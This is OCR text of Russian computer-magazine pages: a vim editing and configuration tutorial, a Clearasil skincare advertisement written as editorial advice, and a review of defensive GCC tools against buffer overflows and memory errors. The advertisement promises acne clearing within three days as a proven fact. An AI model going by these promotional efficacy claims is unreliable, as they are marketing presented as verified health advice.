Vim предоставляет пользователю две основные команды для удаления текста: «x» и «d» (delete). Первая затирает один символ под курсором и эквивалентна одиночному нажатию клавиши <DELETE>. Вторая предназначена для использования в связке с командами перемещения, то есть является оператором. Например «dw» — удалить все символы начиная с позиции курсора и до начала следующего слова. Так как команды перемещения принимают числовой префикс, появляется возможность удалять сразу несколько слов: «d2w» — стереть два слова. Удаленный текст не уничтожается безвозвратно, позже его можно вставить в любое место командой «p» (put). Случайно удаленный текст можно восстановить при помощи команды «u» (undo).

Еще один родственник «d» — команда «y» (yanking). Она очень похожа на «d», но используется для копирования текста. Как было сказано выше, удаленный текст можно позже восстановить, используя «p». Команда копирования используется так же, но текст она не удаляет.

[полезности] В этом разделе я кратко опишу некоторые полезные возможности vim.

Поиск — неотъемлемая часть любого редактора. В vim поиск выполняется по регулярным выражениям. Все, что нужно, — ввести команду «/» и регулярное выражение, по которому будет происходить поиск. Не менее важной является функция замены, когда редактор проходит по тексту и меняет все слова, совпавшие с шаблоном. В vim такую операцию проделывает команда «:(диапазон)s/шаблон/замена/(флаги)». В качестве шаблона используется регулярное выражение. Диапазон — это диапазон строк (весь текст — символ «%»), а флаги просто управляют поведением команды. По умолчанию заменяется только первое совпадение в строке, это можно изменить, указав флаг «g».

Как и положено, возможность записи макросов тоже присутствует. Использовать эту фичу довольно просто, нажимаешь «qx», где «x» — любая буква латинского алфавита. Теперь вводишь любые команды, снова нажимаешь «q». Все, макрос записан, для воспроизведения нажимай «@x» («x» — это опять же буква).

Vim умеет работать в визуальном режиме, для входа в который достаточно нажать «v». В этом режиме можно выделить блок текста, используя клавиши «hjkl», а затем удалить («d»), копировать («y») или произвести поиск и замену.

Когда работаешь сразу с несколькими файлами, удобно видеть их одновременно на экране. Vim предоставляет такую возможность, позволяя разбить экран на несколько окон. Команда «:split» делит текущее окно пополам по горизонтали, а «:vsplit» — по вертикали. Переход между окнами — комбинация «Ctrl+w». Убивает окно стандартная команда «:q».

Наверное, тебя уже достало все время работать с файлами в разных кодировках. Тем более неудобно такие файлы редактировать. Не беспокойся, vim тебе поможет. Просто открывай файл так: «:e ++enc=кодировка сам_файл».

Еще одна полезная особенность команды «:e» — если вместо имени файла указать каталог, то на экране появится его содержимое, и ты сам сможешь выбрать нужный файл.

Очень часто требуется вставить в текст содержимое другого файла или вообще результат выполнения команды. Такая потребность чаще всего возникает во время почтовой переписки для вставки в письмо каких-либо логов. Итак, допустим, у нас есть лог с именем log.txt, и нам нужно скопировать его содержимое в текст, выполняем команду «:r log.txt», и содержимое файла появляется прямо под курсором. Вставить строки, выдаваемые командой, не сложнее, вот так, например, можно поместить в текст текущую дату: «:r !date».

В vim есть пара операторов, меняющих регистр символов: «gu» (перевести в нижний регистр) и «gU» (перевести в верхний регистр).

[делай с ним что хочешь] Vim можно настроить для любых ситуаций и вкусов, он позволяет изменять практически все свои параметры. Я приведу небольшой (для vim) пример довольно стандартного конфига на все случаи жизни. Единственное, что следует запомнить: все конфигурационные опции можно менять во время работы vim в режиме командной строки. Кстати, комментарии в конфиге vim начинаются со знака ".

```
[$ vi ~/.vimrc]

" Отключить режим совместимости с vi. Позволяет использовать полезные свойства редактора, отсутствующие в оригинальном vi.
set nocompatible
" Подсветка при поиске.
set hlsearch
" Игнорировать регистр при поиске.
set ignorecase
" Визуально показывать перенос длинных строк. Перенесенные строки будут начинаться с символа «+».
set showbreak=+
" Автоматическая табуляция. Если текущая строка начинается с TAB, то и следующая тоже.
set autoindent
" Показывать в правом нижнем углу экрана координаты курсора.
set ruler
" Показывать подсказку при вводе длинных команд.
set showcmd
" Цветовая тема. Описание бери в каталоге /usr/share/vim/vim63/colors.
colors default
" Язык справки. Только если установлен пакет ruvim.
set helplang=ru
" Подсветка синтаксиса. Очень поможет программистам, и не только.
syntax enable
" Подключать специфические модули для разных языков программирования.
filetype plugin on
```

[зачем нам IDE?] Ты никогда не слышал, что отвечают бывалые UNIX-кодеры на вопрос о среде программирования? В ответ они говорят о том, что *nix сама по себе интегрированная среда разработки, и рекомендуют пользоваться одним из двух редакторов — vim или emacs. После этого начинается жесткий флейм между поклонниками этих редакторов :). К чему это я? К тому, что vim обладает большими возможностями для редактирования исходных текстов программ, о которых я бы хотел рассказать в этой части статьи.

Вот несколько приемов, которыми я постоянно пользуюсь и рекомендую тебе взять на вооружение:



[на любой вкус и цвет]

1 Положись на vim. Если ты правильно настроил редактор, то в награду получишь не только подсветку синтаксиса, но и автоматическое создание отступов, что значительно повышает читабельность кода. Плюс у тебя есть возможность переформатировать неправильно отформатированный код (очень трудно понять код, написанный совсем без отступов). Исправит положение команда «gg=G».

2 Очень удобно разбрасывать исходник программы по нескольким файлам. Но как же их редактировать, если нужно постоянно переключаться между файлами? Очень просто, запускай vim такой командой:

```
$ vim *.c
```

Так редактор откроет все файлы с исходниками, переключаться между которыми можно с помощью команд «:next» и «:previous».

3 Пользуйся автодополнением. Допустим, у тебя есть переменная «VariableWithLongName». Набивать каждый раз такое длинное имя — занятие неблагодарное и утомительное. Но автодополнение тебе поможет: набиваешь «Vari», нажимаешь комбинацию «Ctrl+p», и остальная часть имени переменной появляется на экране.

4 Большой проблемой в объемном коде может стать потеря парной скобки. Особенно страдают начинающие программисты. В vim поиск парной скобки — занятие обыденное. Надо лишь подвести курсор к скобке и ввести команду «%».

5 Что произойдет, если ты забудешь тип переменной? Тебе придется возвращаться к началу кода и искать объявление этой переменной. Зачем так мучиться? Подводим курсор к имени переменной, нажимаем «Ctrl+)», и вуаля, мы у объявления переменной. Возвращаемся назад нажатием «Ctrl+t». Так можно искать не только переменные, но и функции. Важное примечание: чтобы использовать эту полезную фичу, необходимо выполнить команду «ctags» по отношению к файлу с исходным кодом, например так:

```
$ ctags source.c
```

6 В языке C есть директива препроцессора #include, которая позволяет подключать к исходнику заголовочные файлы. Очень часто возникает желание заглянуть в один из таких файлов ;). Сделать это очень просто: подводим курсор к имени файла и вводим команду «gf». Все!

7 Помнится, когда я изучал в школе TurboPascal, мне очень понравилось, как он четко указывал место синтаксической ошибки. Еще больше мне понравилось, когда vim начал указывать мне ошибки в коде на C :). Команда «:make» запустит стандартную одноименную программу, и если компиляция не удастся, vim откроет бажный файл и установит курсор на место ошибки. Естественно, что ошибок может быть больше одной. Команда «cl» покажет весь их список, переход к следующей ошибке — «cn».

8 Как известно, программисты — народ очень ленивый и все время пытающийся облегчить себе жизнь, перекладывая ответственность за выполнение всяких рутинных операций на комп. Создатели vim не были исключением и поэтому добавили в редактор систему псевдонимов. Работает она на манер алиасов из bash'а, а сама команда для создания псевдонимов выглядит так: «iabbrev псевдоним строка». Приведу несколько примеров (добавь эти строки в свой ~/.vimrc):

```
iabbrev #d #define
iabbrev #i #include
iabbrev #m int main(int argc, char *argv[])
iabbrev #f /*<Space>FIXME<Space>*/
```

Теперь, для того чтобы в тексте программы появилась строка «#define», тебе достаточно ввести «#d».

9 Страницы man очень важны для любого UNIX-программера, это хорошее лекарство от склероза :). Поэтому в vim есть плагин для их просмотра. Чтобы воспользоваться его услугами, тебе необходимо добавить в свой конфиг строку

```
runtime! ftplugin/man.vim
```

Подведи курсор к имени функции, для которой ты хочешь увидеть ман, и выполни команду «\K». Нужная страница справки откроется в отдельном окне.

10 Любой программист сталкивается с проблемой пустых строк, содержащих только пробелы и символы табуляции. Такие пустышки мешают навигации по коду и правильному форматированию. Избавиться от заразы можно, добавив в конфиг следующие строки:

```
match WhitespaceEOL /\s\+$/
match WhitespaceEOL /^\ \+/
highlight WhitespaceEOL ctermbg=red
```


Теперь все пустоты будут подсвечиваться красным цветом.

11 Приятно, что vim умеет подсвечивать синтаксис не только таких популярных языков программирования, как C, Perl, Java, но и менее распространенных и узкоспециализированных: Ada, Forth, Lisp. Более того, подсвечиваются даже конфигурационные файлы многих популярных программ, среди которых apache, mutt, fetchmail



Редактор vim может работать под множеством операционных систем, в число которых входит Windows. Помимо стандартного консольного интерфейса, пользователю предоставляются и графические шкуры: x11, GTK+ и др.

ВЕСНА ПО-ПРАВИЛЬНОМУ или Будь готов



Весна пришла, господа. Солнышко жарит, птички надрываются, девушки модные мини-юбки надели — точно тебе говорим, надели. Если оторвешь свой взгляд от монитора — сам увидишь.
Ну а по такому случаю — в смысле о весне — тяга к чему-то этакому в плане противоположного пола появляется у всех нормальных мужчин в возрасте от 7 до 70. А теперь представь — отрываешь ты себя от любимого компа, подходишь к зеркалу — и обнаруживаешь там не то чтобы Квазимодо напополам с Франкенштейном, но что-то весьма недалекое от этого. Отросшая за долгую зиму шевелюра, подбородком можно запросто морковку тереть, с лица весь бледный, да еще и угри всяческие...
Поборов первый шок и желание забиться под стол до конца жизни, включай первую космическую скорость и срочно дуй в аптеку или в магазин — за правильными средствами для ухода за своим лицом, которое — лицо — нужно срочно приводить в норму. Спрашивай у продавца новую супер-пуперскую серию специально для молодых мужчин — Clearasil for men называется.
Почему ее? Во-первых, тебе нужно срочно вернуть уверенность в своей неотразимости — а в этом Клерасил спец: вспомни, как в подростковом возрасте он помогал тебе избавиться от страшного кошмара на лице — прыщей и воспалений.
А во-вторых, в ней, натурально, есть все нужные тебе для ежедневного ухода средства — эффективные, приятные и просто клевые.

ДЛЯ СУПЕРБРИТЬЯ

Например, **Гель для бритья** (есть и для нормальной, и для склонной к раздражению кожи) пенится,как зверь, так что бритва ходит как по маслу, и кожу потом не дерет, а главное — прыщи не появляются. Ведь когда бреешься с обычным гелем, срезаешь эти угри бритвой, а они по-новой воспаляются — просто замкнутый круг какой-то. Но Клерасил нашел выход — в его Геле есть хитрый антибактериальный спецкомпонент против прыщей, так что ни одна особа женского пола не сможет отказать в поцелуе по причине твоей повышенной прыщавости или колючести.



ДЛЯ БОДРОСТИ

Другое чудо чудное — **Бодрящая пенка с хрустящим эффектом:** название, конечно, смешное, но результат классный — пенка, впитываясь в кожу, делает ее мягкой и приятной на ощупь, но при этом здорово бодрит. Пенка эта хрустит как свежий снег и лопается, как мыльные пузыри, а от запаха все девушки будут просто млеть.



ДЛЯ УВЛАЖНЕНИЯ



Если кожа после бритья сильно сохнет — используй для более мощного увлажнения и защиты от красноты **Бальзам после бритья.** Он отлично успокаивает кожу на целые сутки и даже заживляет ее повреждения.


ДЛЯ ДУША

Теперь займись телом. Тут для экономии твоего времени и финансов есть классное средство — **Шампунь-гель для душа и умывания 3 в 1** из той же серии: им можно и голову помыть, и лицо очистить, и самому вымыться. Вот уж точно 3 в 1 — флакон-то один, просто, как говорится, ничего лишнего! И тоже, кстати, от прыщей защищает намертво.



ДЛЯ УМЫВАНИЯ

Если же раздражения от бритья у тебя не бывает, а вот прыщи появляются с печальной регулярностью — умывайся каждый день **Тонизирующим гелем для умывания,** и чистое лицо гарантировано. А еще в Геле есть ментол, и он, как в жвачке, приятно холодит кожу — ощущения улетные!



ЭФФЕКТ ЗА 3 ДНЯ!



Да, самое главное: если ты от прыщей защититься не успел и уже пострадал дальше некуда, захвати в аптеке или магазине самую модную и эффективную новинку — **Крем от угревой сыпи Клерасил Ультра**. Это самый быстрый из всех быстродействующих кремов, действительно ультра: ежедневно, очистив лицо, наносишь на прыщи этот крем — и ровно через три дня ты увидишь реальный результат: прыщи исчезают!



И поверь — это не туфта, это проверенно действует. Так что если хочешь этой весной обниматься не с компом, а с кем-то посимпатичней и женского пола — слушай сюда, и все у тебя будет клево. Как у нас.

Бравые помощники компилятора

ВРЕМЕНА, КОГДА КОМПИЛЯТОРЫ КОМПИЛИРОВАЛИ, А ПРОГРАММИСТЫ ПРОГРАММИРОВАЛИ, УЖЕ ДАВНО ПОЗАДИ. СОВРЕМЕННЫЙ КОМПИЛЯТОР — ЭТО МОГУЧИЙ ИНСТРУМЕНТ, СОВМЕЩАЮЩИЙ В СЕБЕ ФУНКЦИОНАЛЬНОСТЬ КУХОННОГО КОМБАЙНА СО СТРЕМИТЕЛЬНОСТЬЮ ПИКИРУЮЩЕГО БОМБАРДИРОВЩИКА. КОГДА ЖЕ ЕГО ВОЗМОЖНОСТЕЙ ОКАЗЫВАЕТСЯ НЕДОСТАТОЧНО, НА ПОМОЩЬ ПРИХОДИТ МНОЖЕСТВО ПОЛЕЗНЫХ (И НЕ ОЧЕНЬ ПОЛЕЗНЫХ) УТИЛИТ, ОТ ИЗОБИЛИЯ КОТОРЫХ НАЧИНАЕТ РЯБИТЬ В ГЛАЗАХ. КАК ЖЕ ВЫБРАТЬ ИЗ ВСЕГО ЭТОГО ХЛАМА ДЕЙСТВИТЕЛЬНО НУЖНОЕ? | Крис Касперски ака мыщъх

Обзор примочек для GCC


[у разбитого корыта] Нет нужды говорить, что языки Си и Си++ не для прикладников. Это не Паскаль, складывающий строки так же, как и остальные типы данных, и не Ада с ее поддержкой динамических массивов и встроенным контролем границ. Идеологию Си хорошо выражают слова японского мультипликатора Миядзаки Хаяо: «Стоит ли использовать компьютер для того, что можно сделать руками?». Обо всех проверках Си-программист должен заботиться самостоятельно, и если хоть однажды он об этом забудет (или допустит небрежность), последствия в виде нестабильной работы, червей или утечек памяти не заставят себя ждать.

Казалось бы, не умеешь программировать на Си — выбирай другой язык, например Яву или Фортран. Так ведь нет, не хотят! Упрекают создателей Си в кретинизме, но с него не слезают. Попытки исправить язык, добавив в него, например, автоматический сборщик мусора, предпринимались неоднократно. Дружелюбно настроенные программисты предлагают не трогать язык, оставив Си/Си++ таким, какой он есть (руки прочь! пасть порву!), но изменить компилятор, заставляя его внедрять проверочный код после каждой потенциально небезопасной операции. Еще предлагают переписать все стандартные библиотеки, научив их распознавать наиболее характерные ошибки распределения памяти... Расплатой за это становится значительное падение производительности, что просто недопустимо.

Статические анализаторы все проверки выполняют до компиляции, обращая внимание программиста на все неблагонадежные места, которые могут привести к проблемам. Пусть сам решает, как их исправить. К сожалению, возможности статических анализаторов очень ограничены, и многим ошибкам удается ускользнуть.



dmalloc.com
www.cigital.com/its4
www.openwall.com/linux
www.dwheeler.com/flawfinder
manju.cs.berkeley.edu/ccured
www.linkdata.se/sourcecode.html
www.gnu.org/software/checker/checker.html
www.cse.ogi.edu/DISC/projects/immunix/StackGuard



[сайт статического анализатора Flawfinder]

В общем, не ситуация, а одно разбитое корыто. С ошибками лучше всего справляться своей собственной головой, используя компилятор и примочки к нему как дополнительный уровень обороны. Сработает - хорошо, не сработает — что ж поделать.

Вот о примочках к компиляторам мы и будем говорить. Их можно разделить на две категории: средства противохакерской защиты, предотвращающие переполнения буфера (а вместе с этим и засылку shell-кода), и детекторы ошибок распределения памяти, удерживающие программу от ухода вразнос. Все описываемые утилиты, во-первых, бесплатны, а во-вторых, не зажимают исходные тексты.

[хакеры под прицелом] Переполнения буфера чаще всего возникают не где-нибудь, а в строго определенных местах, которыми, как правило, являются следующие функции: strcpy(), strcat(), gets(), sprintf(), семейство функций scanf(), (v)(f)printf(), (v)snprintf() и syslog(). В девяти из десяти случаев передача управления на shell-код осуществляется путем подмены адреса возврата из функции. Остальные способы приходятся на модификацию индексов, указателей и прочих типов переменных. Причем переполнение буфера, как правило, происходит последовательно, то есть затирается непрерывный регион памяти. Индексное переполнение, при котором затирается несколько ячеек далеко за концом буфера, носит эпизодический характер и большой опасности не представляет.

Это сужает круг «подозреваемых» и значительно упрощает задачу контроля над буферами. Существует множество утилит, предотвращающих (или, во всяком случае, пытающихся предотвратить) переполнения. Вот только некоторые из них...

[Stack Guard] Вероятно, самый удачный и самый популярный антихакерский протектор, представляющий собой заплатку для GCC, модернизиру-

ющую машинный код пролога (function_prolog) и эпилога (function_prolog), вставляемый компилятором в начало и конец каждой функции. При входе в функцию поверх адреса возврата устанавливается чувствительный индикатор (он же canary-word), неизбежно затираемый хакером при последовательном переполнении. Перед выходом из функции canary-word сверяется с оригиналом, хранящемся в недосягаемом для хакера месте, и если его целостность окажется нарушенной, программа сообщит, что ее взломали, и мирно отвалит, устроив себе настоящий DoS (отказ в обслуживании).

Для предотвращения подделки чувствительного детектора Stack Guard предпринимает целый ряд мер. Canary-word представляет собой комбинацию из четырех символов-завершителей (0x00000000L, CR, LF и FFh), которые большинство функций воспринимает как завершитель ввода, и случайной привязки, считываемой из устройства /dev/urandom или генерируемой на основе текущего времени, если /dev/urandom недоступно. Этот прием защищает лишь от последовательных переполнений, да и то не от всех, и бессилен против индексных.

При необходимости Stack Guard может запрещать модификацию адреса возврата на время выполнения функции, что существенно усиливает защищенность, но вместе с тем роняет производительность (canary-word быстродействия практически не сокращает). К тому же, для реализации данного механизма требуется определенная поддержка со стороны ядра, а в большинстве ядер ее нет.

[ProPolice] Для предотвращения атак срыва стека (Stack Smashing Attack) на основе Stack Guard одним японским кодером из IBM был создан ProPolice (Stack Protector) — патч для GCC, с помощью которого переопределяются объявления локальных переменных и добавляются дополнительные проверки во время выполнения программ. При обнаружении переполнения проблемный процесс ликвидируется, и в системный журнал производится запись типа «stack overflow in function XXX». В настоящее время ProPolice по умолчанию включен в Trusted Debian и OpenBSD.

[неисполняемый стек] Специальный патч от Solar Designer'a, встраивается в Линуховое ядро, делая стек неисполняемым. Переполняющиеся буфера по-прежнему будут приводить к краху приложения, но непосредственная передача управления на shell-код становится невозможной, точнее, возможной, но очень трудно реализуемой (подробности в статье «Defeating Solar Designer's Non-executable Stack Patch», выложенной на сервере *www.insecure.org/sploits/non-executable.stack.problems.html*).

Это не снижает производительности и не требует перекомпиляции существующих приложений, но на универсальное решение, увы, не тянет. Заплатки доступны только для старых версий ядер (2.0, 2.2, 2.4), да и всевозможных конфликтов предостаточно. Тем не менее, полностью отказываться от идеи неисполняемого стека все же не стоит.


[ITS4 Software Security Tool] Статический анализатор исходных текстов, нацеленный на поиск переполняющихся буферов и некоторых других ошибок. Отмечает вызовы потенциально опасных функций, таких, например, как *strcpy/memcpy*, и выполняет поверхностный семантический анализ, пытаясь оценить, насколько опасен такой код, а также дает советы по его улучшению (в большинстве своем либо слишком очевидные, либо откровенно глупые). Поддерживает приплюснутый и обычный диалекты Си. Представляет собой утилиту командной строки, работающую как на Windows, так и на *nix.



[Flawfinder] Простой статический анализатор исходных текстов, написанных на языках Си и Си++. Пытается обнаружить ошибки переполнения, но как же неумело он это делает! Вместо семантического анализа кода нам предлагают простой шаблонный поиск. Flawfinder обращает внимание лишь на имя функции (strcpy, strcat и т.д.) и аргументы, переданные ей (константная строка или указатель на буфер), оценивая потенциальную опасность в условных «хитах». Тем не менее, полезен для получения общих представлений о программе, особенно чужой.

[что-то с памятью моей стало] Проблемы с распределением памяти в основном относятся к чистому Си. В плюсах имеется множество механизмов для их решения. Конструкторы и деструкторы, перекрытие операторов, объекты с ограниченной зоной видимости — все это ликвидирует часть ошибок из серии «выделил память и забыл ее освободить». С другой стороны, более сложная семантика Си++ существенно затрудняет статический анализ, вынуждая прибегать к run-time контролю, осуществляемому непосредственно на стадии исполнения, что несколько снижает производительность.

Большой популярностью пользуются отладочные версии библиотек, осуществляющие жесткий контроль за динамической памятью (она же — heap, куча) и обнаруживающие большое количество трудноуловимых ошибок, с которыми раньше приходилось справляться лишь многодневной отладкой без перерыва на сон и еду. По соображениям производительности они обычно используются лишь на стадии разработки и альфа-тестирования, а из финальной версии исключаются.



[проект Solar Designer'a]

[Разборки с динамической памятью]


Постоянная проверка успешности выделения памяти, во-первых, слишком утомительна, во-вторых, загромождает исходный текст, и в-третьих, приводит к неоправданному увеличению объема откомпилированного кода программы. Одно из возможных решений проблемы сводится к созданию обертки вокруг интенсивно используемых функций, проверяющих успешность их завершения и при необходимости рапортующих об ошибке с завершением программы или передающих управление соответствующему обработчику данной аварийной ситуации. Можно пойти и дальше, заставив функцию-обертку возвращать указатель на указатель. Это позволит дефрагментировать динамическую память — конечно, при условии, что адресация блоков всегда будет идти через базовый указатель, который будет постоянно перечитываться из памяти (чтобы компилятор не скэшировал его в регистре, указатель должен быть объявлен как volatile). Как вариант — можно защитить программу критическими секциями, чтобы блок памяти не был перемещен во время работы с ним. И то, и другое снижает производительность, а потому выглядит отнюдь не бесспорным решением.

[CCured] Сишный протектор, защищающий программу от проблем с распределением памяти (выход за границы буфера, использование неинициализированных указателей и т.д.) и работающий по принципу source2source транслятора, заглатывающего сырой исходный текст и вставляющего дополнительные проверки в различных местах. То есть вместо того чтобы исправить ошибки, он загоняет их подальше вглубь! Своеобразный предохранительный клапан, удерживающий программу от ухода вразнос и предотвращающий ряд удаленных атак, основанных на передаче shell-кода. Но вот отказ в обслуживании злоумышленник устроить вполне может. К тому же, дополнительные проверки ощутимо замедляют быстродействие программы (от 10% до 60% в зависимости от качества исходного кода).


Маленькие программы транслируются автоматически, но в серьезных проектах над текстом, выданным CCrued'ом, приходится как следует поработать (то есть CCrued не только лечит программы, но и портит!). Тем не менее, процесс послеродовой реабилитации защищенного листинга описан достаточно подробно, и разработчикам CCured'а удалось переварить исходные тексты Sendmail'а, Bind'а, Openssl, Apache и других приложений, потратив на каждое из них по несколько дней. А run-time контроль, реализованный в CCured, намного надежнее статического анализа.

[Memwatch] Набор отладочных функций для определения ошибок распределения памяти, поставляющийся в исходных текстах. Состоит из заголовочного файла *memwatch.h* и ядра *memwatch.c*, написанных на ANSI C, что обеспечивает совместимость со всеми нормальными компиляторами и платформами (разработчики заявляют о поддержке PC-lint 7.0k, Microsoft Visual C++ (как 16-, так и 32-разрядные версии), Microsoft C для DOS, SAS C для Amiga 500, GCC и некоторых других). Поддержка Си++ находится в зачаточном состоянии.

Стандартные функции распределения памяти (*malloc, realloc, free*) оборачиваются в отладочную обертку, отслеживающую утечки памяти, двойное освобождение указателей, обращение к неинициализированным указателям и выход за пределы выделенного блока памяти. Создается некоторое количество сторожевых блоков, отлавливающих дикие указатели, обращающиеся к невыделенным областям памяти. Все обнаруженные ошибки записываются в журнал. Макросы ASSET и VERIFY заменяются их продвинутыми версиями, вместо немедленного завершения сбойнувшей программы предлагающие пользователю стандартный набор действий: Abort-Retry-Ignore.



[Домашняя страница Checker]



[Домашняя страница Dmalloc]

Платформенно-зависимая часть кода разработчиками не реализована, и функции типа mwIsReadAddr/mwIsSafeAddr каждый вынужден дописывать самостоятельно. Другой серьезный недостаток — программа должна быть явным образом подготовлена для работы с Memwatch, что в ряде случаев неприемлемо. Многопоточность поддерживается лишь на рудиментном уровне, и когда она будет реализована в полном объеме — неизвестно.

[Dmalloc — Debug Malloc Library] Отладочная версия библиотеки для работы с памятью, замещающая собой штатные функции языка Си: malloc, realloc, calloc, free и др. Вносить изменения в исходный код приложения при этом не требуется, хотя при желании проверки распределения памяти можно осуществлять и явно.


Сервис, предоставляемый dmalloc'ом, вполне стандартен для утилит этого класса: утечки памяти, выход за границы буферов, статистика и логгинг с указанием номеров строк и имени файла. При включении проверок на каждую операцию ужасно тормозит, так что для работы потребуется по меньшей мере Pentium-4/Prescott.

Работает практически во всех операционках. Сложным образом конфигурируется и требует предварительной подготовки с докой в руках, что не есть плюс. Зато полноценно поддерживает многопоточность, которой могут похвастаться далеко не все его конкуренты.

[Checker] Еще одна отладочная библиотека, предлагающая свою реализацию функций malloc, realloc и free. Ругается всякий раз, когда free или realloc принимают указатель, полученный не от malloc, отслеживает повторное освобождение уже освобожденных указателей и обращения к неинициализированным областям памяти. Откладывает реальное освобождение блоков памяти на некоторое время, в течение которого пристально следит, не происходит ли к ним каких-нибудь обращений. Содержит детектор мусора, вызываемый либо из отладчика, либо непосредственно из самой исследуемой программы. В общем, простенько, но со вкусом. К тому же, практически без ущерба для производительности системы. Работает в паре с компилятором GNU, на других не проверял.

[заключение] Количество примочек к GCC и другим компиляторам растет с каждым днем. Часть из них умирает, часть растворяется в GCC. Что еще вчера было отдельным проектом, завтра может быть интегрировано с GCC. Поэтому, прежде чем искать нужную утилиту в Сети, имеет смысл поинтересоваться, нет ли чего-то похожего в компиляторе





Delphi

Видеошпион

